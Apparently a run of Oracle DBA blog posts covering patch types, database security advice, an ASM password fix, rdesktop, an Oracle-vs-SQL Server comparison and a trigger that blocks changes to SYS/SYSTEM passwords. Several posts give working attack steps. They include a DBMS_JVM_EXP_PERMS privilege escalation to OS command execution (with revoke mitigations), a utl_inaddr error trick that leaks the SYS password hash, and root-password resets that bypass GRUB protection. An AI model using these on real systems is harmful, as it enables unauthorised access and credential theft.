Describe Oracle Patches

Regarding to Oracle Documentation patch is program (set of instructions) to fix a particular problem or enhance/ add a particular feature in existing program/product/software. And There’s Four kind of Oracle Patches :

  • One-off patches (bug fix)
  • CPU (security patches)
  • Upgrade patches (bug fixes)
  • PSU (bug fixes are security patches)

There’s another kind called Bundle Patched for windows and exadata.
The most two kind of patch that people get little confused about them is CPU and PSU what are they ? when should i use them ?  is there any different between them ?

First Thing you need to know about them since they have different name then sure it’s have different.

CPU:  security fixes each quarter rather than the cumulative database.

PSU : same as CPU  patches but include both the security fixes and priority fixes.Note Once a PSU is applied, only PSUs can be applied in future quarters until the database is upgraded to a new base version.
Which mean you can’t Apply CPU and PSU and same database.

Some MOS note that could be Useful :

Introduction to Oracle Patch Set Updates (PSU) 854428.1
Quick Reference to Patchset Patch Numbers [ID 753736.1]
Quick Reference to Patch Numbers for Database PSU, SPU(CPU), Bundle Patches and Patchsets [ID 1454618.1]
New Patch Nomenclature for Oracle Products [ID 1430923.1]

PSU  contain fix for bugs that cause Instance crash,Wrong results and Data Corruption on the other hand Dictionary changes , Major Algorithm changes ,and Optimizer plan changes not fixed by PSU.

to check Applied PSU patched you need to run :

opatch lsinventory -bugs_fixed | grep -i ‘DATABASE PSU’

 and if you need to check CPU :

 Select * from registry$history;

Thank you
Osama mustafa

DBMS_JVM_EXP_PERMS OS Command Execution / Hack Oracle

DBMS_JVM_EXP_PERMS package that allows any user with create session privilege to grant themselves java IO privileges. Identified by David Litchfield, Also you need to know this way of hacking it’s only works on Windows and Oracle database version infected 10gR2,11gR1  and 11gR2.

The below demonstration explain how to use it :

SQL> CONNECT / AS SYSDBA
Connected.
SQL> CREATE USER Test IDENTIFIED BY Test;

User created.

SQL> GRANT CREATE SESSION TO Test;

Grant succeeded.

SQL> SELECT TYPE_NAME, NAME, ACTION FROM DBA_JAVA_POLICY WHERE GRANTEE = ‘TEST’;

no rows selected

SQL> CONNECT Test/test
Connected.

SQL> DECLARE
   POL DBMS_JVM_EXP_PERMS.TEMP_JAVA_POLICY;
   CURSOR C1 IS SELECT
‘GRANT’,’GREMLIN’,’SYS’,’java.io.FilePermission’,'<FILES>>’,’execute’,’ENABLED’ FROM DUAL; 
  BEGIN
  OPEN C1;
  FETCH C1 BULK COLLECT INTO POL;
  CLOSE C1;
  DBMS_JVM_EXP_PERMS.IMPORT_JVM_PERMS(POL);
  END;
  /

PL/SQL procedure successfully completed.

SQL> CONNECT / AS SYSDBA
Connected.

SQL> COL TYPE_NAME FOR A30;
SQL> COL NAME FOR A30;
SQL> COL ACTION FOR A10;
SQL> SELECT TYPE_NAME, NAME, ACTION FROM DBA_JAVA_POLICY WHERE GRANTEE = ‘TEST’;

TYPE_NAME                      NAME                           ACTION
—————————— —————————— ———-
java.io.FilePermission         <>                  execute

As you see at first User Test Only has Create Session Privileges but after using the above package he now can execute any OS Command using Java Code.

select dbms_java.runjava(‘oracle/aurora/util/Wrapper c:\\windows\\system32\\cmd.exe /c dir>c:\\out.lst’)from dual;

To secure your database against this :

revoke execute on dbms_java from PUBLIC;
revoke execute on dbms_java_test from PUBLIC;
revoke execute on “oracle/aurora/util/Wrapper” from PUBLIC;
grant execute on sys.dbms_jvm_exp_perms to IMP_FULL_DATABASE;
grant execute on sys.dbms_jvm_exp_perms to EXP_FULL_DATABASE;
revoke execute on sys.dbms_jvm_exp_perms from PUBLIC;

Thank you
Osama Mustafa

Hack Sys Password With Simple Way

Sometimes you want to know the SYS password with simplest way, well check the below if you have any User with DBA role then you can do that :

SQL>  select utl_inaddr.get_host_name((select username||’=’||password from dba_users where rownum=1)) from dual;

 select utl_inaddr.get_host_name((
        *
ERROR at line 1:
ORA-29257: host SYS=8A8F025737A9097A unknown
ORA-06512: at “SYS.UTL_INADDR”, line 4
ORA-06512: at “SYS.UTL_INADDR”, line 35
ORA-06512: at line 1

Now You can use any Software or Online Site to Hack This Password

Thank you
Osama Mustafa

Basic Database Securiy GuideLines

Implementing any Database Security is not easy process which it’s Complex since the security has to be looked at OS Layer, Database, Network , application code, and backup lot of things you need to check if you need secure database you can’t ignore one part of this components.

You need to know even experts/Guru dose not have complete understanding for this list, maybe they have knowledge about it but not that much, But the most important things in securing database ( new one ) or securing application is early understanding security model very early in the development process  and how to develop it. you can read the this book  “Oracle security: Step-by-step” by Pete Finnigan he mentioned lot of basic steps to secure oracle database.

From a high level perspective, security is always about risk. If you think that your system is impenetrable, think again. Someone else will always be building a better mousetrap.

For example if we asked ourself as DBA About SQL injection one of the TOP ten Threats in Database
it happens because somebody is writing a Web application that accesses your database which mean if this code writes incorrectly, what happened if the hacker get access to your database thru this code.because of this DBA needs to understand who is access to database  and make sure the developers are accessing in a secure way.

Internal/External hacker going to search for Holes in your application to get in,as we know there’s one of attack type used called Buffer Overflow because of this you need to keep you system is up to date patched like usual people most of them not doing that since they worried about if that patch will broke their system or application.

Today a lot of people are ignoring the security side of the job. Many companies don’t have the resources. Until you get hacked, and until you lose data, then you think you can get by with minimal security.

I mention before the in my article about Basic steps to secure Oracle Database some of this article provided with examples i will advise today to bookmark this to keep updated with Oracle Security patches lot of tips to talk about and need to share it here as soon as i can.

Thank you
Osama Mustafa

ORA-0131: insufficient privileges/could not validate ASMSNMP password

This error related to ASM instance, Usually it’s happened when you are trying to create dbconsole the solution is simple and not that complicated just follow the below instruction.

Choose one of Rac ( Real Application Cluster ) and fire the below command under grid user :

 orapwd file=/u01/app/11.2.0/grid/dbs/orapw+ASM password=

Now Move the  (orapw+ASM) to other nodes using scp and any FTP software as you like. to know about scp here. check the below example :

scp orapw+ASM :/u01/app/11.2.0/grid/dbs/

Back to Oracle User :

export ORACLE_SID=+ASM1
export ORACLE_HOME=/u01/app/11.2.0/grid
$ sqlplus / as sysasm
SQL>create user asmsnmp identified by ;
SQL> grant sysdba to asmsnmp;

Thank you
Osama Mustafa

Hack Root Password With Protected Grub

I post before Article talking about “Hack Root Password With Protected Grub” Here .

But what if GRUB was Locked By password and you forget Root Password, There’s always away to do it but you need the same media for Operating system ( Never tried to use different distribution ) after boot :

In the above screen Type ” linux rescue ” and then Press enter

After follow the instruction and Enter Bash

chroot /mnt/sysimage [Enter]
cd /boot/grub [Enter]
vi menu.lst

Now In that file you see word “Password”  Remove Line, This will remove Grub password after save it the OS will Reboot but this time Grub will be UN-Protected , Remove CD and follow the normal instruction in Article Number one Here.

Thank you
Osama Mustafa

rdesktop: A Remote Desktop Protocol Client

rdesktop is an open source client for Windows Remote Desktop Services, capable of natively speaking Remote Desktop Protocol (RDP) in order to present the user’s Windows desktop. rdesktop is known to work with Windows versions such as NT 4 Terminal Server, 2000, XP, 2003, 2003 R2, Vista, 2008, 7, and 2008 R2. Click Here.

You can install the package using yum like the below :

# rpm -qa rdesktop

Regarding to website to connect Windows from linux you need to use -u which indicate for username follows with hostname to be like this

# rdesktop -u Administrator osama

Osama : hostname
Administrator : Username

Useful !!!

Thank you
Osama mustafa

Reset/Hack Linux Root Password ( Unprocted GRUB )

Do you want to learn something New ? Hack/Reset Root Linux Password Then Continue Reading.

Root is the user name or account that by default has access to all commands and files on a Linux or other Unix-like operating system. It is also referred to as the root account, root user and the superuser.

What If I Forget Root Password? Check The below



Restart The Server and you must see this screen Pause it click arrow :


Second Press “a” then add “1” like the below screen after finish Press enter :



Now Black Screen :



Print “Runlevel”

and Reset Root Password like the below by type “passwd” command :

Note : This Way works with Redhat , Fedora and CentOs i didn’t try it on Ubuntu

Thank you
Osama mustafa


Oracle Database vs Sql Server Security

Which one is the more secure ?

the above question asked before and will be asked today and in the future but what is the answer !! Before start asnwering this question you need to discuss somepoints.

as introduction Sql server is database solution product from Microsoft corporation with the following Version list :

  • SQL Server 2012
  • SQL Server 2008 R2
  • SQL Server 2008
  • SQL Server 2005
  • SQL Server 2000
  • SQL Server 7.0
 On the other hand we have oracle Database which RDMS ( Relation Database Managment System ) with the following version list :
 
  • Oracle7
  • Oracle8 Database
  • Oracle8i Database
  • Oracle9i Database
  • Oracle Database 10g
  • Oracle Database 11g
each of database include new features, this features could be related to high availability, database features and secuirty features, I try to be fair in my judgment, Let’s Back to Question Which is More Secure Oracle Database vs Microsoft Sql Server ? and why ?
I read lot of research regarding to this question and most of them caliming that sql server is more secure than Oracle database but why ?  oracle is the best database for large organization and can store more date with a great security when i mean great Security  there’s lot of solution products from Oracle such as Database vault , Audit Vault , and Data masking. But for small solutions and Orginization most of them use Sql server .
I red this Reports for David Litchfield here. and published in November 2006 and calims hat sql server is more secure than oracle database. also you need to know while you are compare this two database the main difference between them :
Microsoft Sql server is only working on One Platform ( Windows ), easy to manage, Most of the administration thru GUI (very friendly ) ,  simple to install  , Sql server is cost less than oracle ( Cost much more than less )  Licensing fees. all this indicate me to the following :
  • since sql server is easy to install and administration then the performance is usually fine.
  •  The only way to scale a system built on sql server technology is to add more memory and CPU to the single server hosting the database.
  • as mention before Sql server Suport Only One Platform.
On the other hand Oracle is Support all plaforms ( Linux , Unix , Windows , HP , AIX and Sun .. and sorry i forgot to mention others ), i will not say it’s easy to install but document are available for free if you follow them you will not be lost, Oracle database is enterprise solutions which mean if you need database that store huge data and support high availability cluster ( sql server dose not support it ) and introduce lot of backup recovery solution, data guard on of them becuase of this it’s expensive and costing the company don’t forget the main reason Oracle DBA salary is more than Sql server which mean the compaines will study this case before looking for solutions.
also to be fair Oracle support talking some time to answering you and solve the issue or database vulnerability , however in sql server support it’s amazing and solve the issue or vulnerability database in 24 hours or less.
since oracle database working for large organization business such as finical and insurance company the aim for any hackers ( i would like to mention here hacker not looking for small company to hack it’s need something will be worth if he getting caught ) it will make it under attack for any hacker in my articles i mentioned there’s no secure system 100% but you can make it harder for any hacker to access to your data and oracle provide with products to do that : Data Valut , Audit Vault , Database firewall and encryption.
Another point i would like to mention here ( take it also as point when you compare ) oracle working on more than platforms.so Focusing on one  platform Security  will be the same as five/six/… platforms Security ? you should answer on this question not me !!!
 Oracle’s capacity to run on large databases, its have many performance improvement features,the performance can include Hardware or database ( sql server only hardware ) which is more secure ?
it’s completely up to you but don’t miss or ignore the point i mentioned before in this article
Thank you
Osama Mustafa

Sys Password and Alter User Privileges

While I am browsing i found this topic which is really amazing and Useful if you are interested securing your database, I mentioned before in my topics to secure database you need to start with simple steps first the below is one of them :

SQL> CREATE or REPLACE TRIGGER prohibit_alter_SYSTEM_SYS_pass
AFTER ALTER on SCOTT.schema
BEGIN
IF ora_sysevent=’ALTER’ and ora_dict_obj_type = ‘USER’ and
(ora_dict_obj_name = ‘SYSTEM’ or ora_dict_obj_name = ‘SYS’)
THEN
RAISE_APPLICATION_ERROR(-20003,
‘You are not allowed to alter SYSTEM/SYS user.’);
END IF;
END;
/

Trigger created.

SQL> conn scott/tiger
Connected.

SQL>alter user system identified by new_password;
alter user system identified by new_password
*
ERROR at line 1:
ORA-00604: error occurred at recursive SQL level 1
ORA-20003: You are not allowed to alter SYSTEM/SYS user.
ORA-06512: at line 5

SQL> alter user sys identified by new_password;
alter user sys identified by new_password
*
ERROR at line 1:
ORA-00604: error occurred at recursive SQL level 1
ORA-20003: You are not allowed to alter SYSTEM/SYS user.
ORA-06512: at line 5